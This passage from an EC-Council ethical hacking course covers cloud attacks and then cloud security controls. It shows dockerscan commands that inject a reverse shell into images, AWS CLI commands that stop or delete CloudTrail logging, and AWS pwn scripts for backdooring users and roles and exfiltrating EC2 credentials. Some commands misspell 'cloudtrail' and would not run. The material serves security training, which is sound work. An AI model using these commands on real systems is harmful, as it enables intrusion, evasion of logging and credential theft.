        - UNAUTHENTICATED READABLE (storage.objects.get)
        - ALL PERMISSIONS:
            [
                "storage.objects.get",
                "storage.objects.list"
            ]

    EXISTS: testtest0

    UNAUTHENTICATED ACCESS ALLOWED: testtestanalytics
        - VULNERABLE TO PRIVILEGE ESCALATION (storage.buckets.setIamPolicy)
        - ALL PERMISSIONS:
            [
                "storage.buckets.delete",
                "storage.buckets.setIamPolicy"
            ]

    EXISTS: testtestwebsite
    EXISTS: testtestimages

Scanned 1215 potential buckets in 35 second(s).

Gracefully exiting!
```

Figure 19.68: Screenshot of GCPBucketBrute

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Backdooring Docker Images using dockerscan

Dockerscan is a Docker analysis and hacking tool that allows attackers to perform the following malicious activities:

- Scan networks to identify Docker registries.
- Manipulate registries by removing an image/tag, pushing a backdoored image, and uploading a malicious file.
- Analyze images for retrieving sensitive information from the Docker image, including accessing passwords from environment variables, identifying URLs/IPs in the environment variables, and identifying user credentials used to run the software internally.
- Extract and modify Docker images, which includes modifying the entry point in a Docker, trojanizing a Docker image by injecting a reverse shell into it, and modifying running user in the Docker image.

For example, run the following command to trojanize the Ubuntu base image:

```
dockerscan image modify trojanize ubuntu_original -l <IP Address> -p
<Port Number> -o alpine_infected
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.69: Screenshot of dockerscan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Maintaining Access and Covering Tracks on AWS Cloud Environment by Manipulating the CloudTrial Service

After gaining administrator-level access to cloud resources, attackers manipulate the cloud trials to remain undetected and gain persistent access to the compromised environment. In the AWS cloud environment, user activities are monitored through the CloudTrial service. The first step an attacker performs after gaining high-level access to the compromised environment is hiding the traces.

By default, the CloudTrail service is disabled. An administrator needs to explicitly configure to enable the CloudTrial service and configure trials to monitor user activities.

Attackers disable the logging functionality by pausing the CloudTrial service and resume the service after executing the attack.

Run the following command to stop logging via CloudTrials:

```
$ aws cloudtrial stop-logging --name targetcloud_trail --profile
administrator
```

Run the following command to acquire the trial status:

```
$ aws cloudtrial get-trial-status --name targetcloud_trail --profile
administrator
```

After disabling the CloudTrial service, attackers may perform various malicious activities, such as creating backdoor IAM users, exfiltrating data, and running crypto-miner script.

Once execution of the attack is completed, attackers will again enable the logging of trails running the following command:

```
$ aws cloudtrail start-logging --name targetcloud_trail --profile
administrator
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In some scenarios, attackers may permanently remove the trails by running the following command:

```
$ aws cloudtrail delete-trail --name targetcloud_trail --profile
administrator
```

Alternatively, attackers may delete the contents of the bucket that stores the trials by running the following command:

```
$ aws s3 rb s3://<Bucket_Name or Bucket_Reference> --force --profile
administrator
```

Once the contents of the bucket are deleted, CloudTrail does not log any further events. Stopping or removing the trails for clearing the tracks may generate a security alert, as shown in the below figure.




Figure 19.70: Screenshot of GCPBucketBrute


Other techniques used by attackers to cover the tracks include the following:

- Encrypting the cloud trials using a new key
- Moving the trails to a new S3 bucket
- Using the AWS Lambda function to delete new trail entries

After clearing the logs, attackers perform further exploitation to maintain persistent access to the cloud infrastructure. Consequently, attackers install backdoors to the AWS infrastructure using the following techniques:

- Manipulating user data associated with the EC2 instance with privileged access rights
- Creating new EC2 instances depending on the AMI by assigning a privileged role
- Inserting a backdoor to the existing Lambda function (e.g., the function creates a new user once invoked)
- Manipulating access keys using Lambda functions, such as **`rabbit_lambda`**, **`cli_lambda`**, and **`backdoor_created_users_lambda`**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



AWS Hacking Tool: AWS pwn

Source: *https://github.com*

Attackers can use the AWS pwn tool to hack the target AWS cloud environment. This tool includes various automated scripts for different hacking phases, such as reconnaissance, escalating privileges, maintaining access, and clearing tracks.

- **Reconnaissance**

  Run the following scripts to gather information about the AWS users and their account information:

  - **`validate_iam_access_keys.py`** → Given a TSV file of access key + secret [+ session] combinations, this script checks the access validity and returns the identity information of the principals.

    ```
    ./validate_iam_access_keys.py -i /tmp/keys.txt -o
    /tmp/out.json
    ```

  - **`validate_s3_buckets.py`** → Given a text file with one word per line, the script checks whether the buckets exist and returns the basic identifying information.

    ```
    ./validate_s3_buckets.py -i /tmp/words.txt -o /tmp/out.json
    ```

  - **`validate_iam_principals.py`** → Given a text file of principals (e.g., user/admin, role/deploy), the script checks whether the principals exist in a given account.

    ```
    ./validate_iam_principals.py -a 123456789012 -i /tmp/words.txt
    -o /tmp/out.json
    ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- `validate_accounts.py` → Given a text file of account IDs and aliases, the script checks whether the accounts exist.

  ```
  ./validate_accounts.py -i /tmp/accounts.txt -o /tmp/out.json
  ```

- **Privilege Escalation**

  Run the following scripts to retrieve different levels of access and escalate privileges.

  - `dump_instance_attributes.py` → Goes through every EC2 instance in the account and retrieves the specified instance attributes. Most commonly used to retrieve user data, which tend to contain secrets.

    ```
    ./dump_instance_attributes.py -u -o /tmp/
    ```

  - `dump_cloudformation_stack_descriptions.py` → Retrieves the stack descriptions for every existing stack and every stack deleted in the last 90 days.

    ```
    ./dump_cloudformation_stack_descriptions.py -o /tmp/data
    ```

  - `assume_roles.py` → Attempts to assume all ARNs in a file or provided by the list-roles API.

    ```
    ./assume_roles.py -o /tmp/out.json
    ```

  - `add_iam_policy.py` → Adds the administrator and all action policy to a given user, role, or group. Requires IAM putPolicy or attachPolicy privileges.

    ```
    ./add_iam_policy.py -u myuser -r myrole -g mygroup
    ```

  - `bouncy_bouncy_cloudy_cloud.py` → Bounces a given EC2 instance and rewrites its user data, so that one can run arbitrary codes or steal temporary instance profile credentials.

    ```
    ./bouncy_bouncy_cloudy_cloud.py -i instance-id -e
    exfiltration-endpoint
    ```

- **Maintaining Access**

  Run the following scripts to maintain access to an account.

  - `rabbit_lambda` → An example Lambda function that responds to user-delete events by creating more copies of the deleted user.
  - `cli_lambda` → A Lambda function that acts as an AWS cli proxy and does not require credentials.
  - `backdoor_created_users_lambda` → A Lambda function that adds an access key to each newly created user.
  - `backdoor_created_roles_lambda` → A Lambda function that adds a trust relationship to each newly created role.
  - `backdoor_created_security_groups_lambda` → A Lambda function that adds a given inbound access rule to each newly created security group.
  - `backdoor_all_users.py` → Adds an access key to every user in the account.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- `backdoor_all_roles.py` → Adds a trust relationship to each role in the account.
- `backdoor_all_security_groups.py` → Adds a given inbound access rule to each security group in the account.

- **Clearing tracks:**

  Run the following script to the hide the traces of an attack.

  - `disrupt_cloudtrail.py` → Attempts to disrupt/cripple cloudtrail logging in the specified way.

    ```
    ./disrupt_cloudtrail.py -s
    ```



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security

There are various risks and threats associated with cloud service adoption and migrating business-critical data to third-party systems. However, following security guidelines and countermeasures strengthens the business case for cloud adoption.

This section deals with various cloud standards, countermeasures, and best practices to secure data hosted in the cloud environment.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Security Control Layers

The following layers show the mapping of the cloud model to the security control model.

- **Application Layer**

  To harden the application layer, establish the policies that match the industry adoption security standards; e.g., OWASP for a web application. It should meet and comply with appropriate regulatory and business requirements. Application layer controls include software development lifecycle, binary analysis, scanners, web app firewalls, transactional sec, etc.

- **Information Layer**

  Develop and document an information security management program, which includes administrative, technical, and physical safeguards to protect information against unauthorized access, modification, or deletion. Some of the information layer security controls include data loss prevention (DLP), content monitoring and filtering, database activity monitoring, encryption, etc.

- **Management Layer**

  This layer covers the cloud security administrative tasks, which can facilitate continued, uninterrupted, and effective services of the cloud. Cloud consumers should look for the policies mentioned above to avail better services. Some of the management layer security controls include governance-risk-compliance (GRC), IAM, VA/VM, patch management, configuration management, monitoring, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Network Layer**

  It deals with various measures and policies adopted by a network administrator to monitor and prevent illegal access, misuse, modification, or denial of network-accessible resources. Additional network layer security controls include network intrusion prevention/detection services, firewalls, deep packet inspection, anti-DDoS, quality of service (QoS), DNSSEC, and OAuth.

- **Trusted Computing**

  Trust computing defines a secured computational environment that implements internal control, auditability, and maintenance to ensure the availability and integrity of cloud operations. Hardware and software RoT & API are a few security controls for trusted computing.


- **Computation and Storage**

  In the cloud, owing to the lack of physical control of the data and the machine, the service provider may be unable to manage the data and computation and lose the trust of the cloud consumers. CSPs must establish policies and procedures for data storage and retention and implement appropriate backup mechanisms to ensure availability and continuity of services that meet with statutory, regulatory, contractual, or business requirements and compliance. Host-based firewalls, host-based intrusion detection/prevention systems, integrity and file/log management, encryption, and masking are some security controls in computation and storage.

- **Physical Layer**

  This layer includes security measures for cloud infrastructure, data centers, and physical resources. Security entities that come under this perimeter are physical plant security, fences, walls, barriers, guards, gates, electronic surveillance, CCTV, physical authentication mechanisms, security patrols, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Security is the Responsibility of both Cloud Provider and Consumer

Security is a shared responsibility in cloud systems, in which both cloud consumers and CSPs have varying levels of control over available computing resources. Compared to traditional IT systems, in which a single organization has authority over the complete stack of computing resources and the entire lifecycle of systems, CSPs and consumers work together to design, build, deploy, and operate cloud-based systems. Therefore, both parties share responsibilities to maintain adequate security for these systems. Different cloud service models (IaaS, PaaS, and SaaS) imply varying levels of control between CSPs and cloud consumers.

Example:

An IaaS platform provider usually performs account management controls for initial system privileged users, whereas a cloud consumer controls user account management for applications deployed in the IaaS.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.71: Cloud security responsibility of both cloud provider and consumer

Following are some of the cloud security controls:

- **PKI**: Public key infrastructure
- **SDL**: Security development lifecycle
- **WAF**: Web application firewall
- **FW**: Firewall
- **RTG**: Real traffic grabber
- **IAM**: Identity and access management
- **ENC**: Encryption
- **DLP**: Data loss prevention
- **IPS**: Intrusion prevention system
- **SWG**: Secure web gateway
- **VA/VM**: Virtual application/Virtual machine
- **App Sec**: Application security
- **AV**: Anti-virus
- **VPN**: Virtual private network
- **LB**: Load balancer
- **GRC**: Governance, risk, and compliance
- **Config Control**: Configuration control
- **CoS/QoS**: Class of service/Quality of service
- **DDoS**: Distributed denial of service
- **TPM**: Trusted platform module
- **Netflow**: Network protocol by Cisco

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Cloud Computing Security Considerations

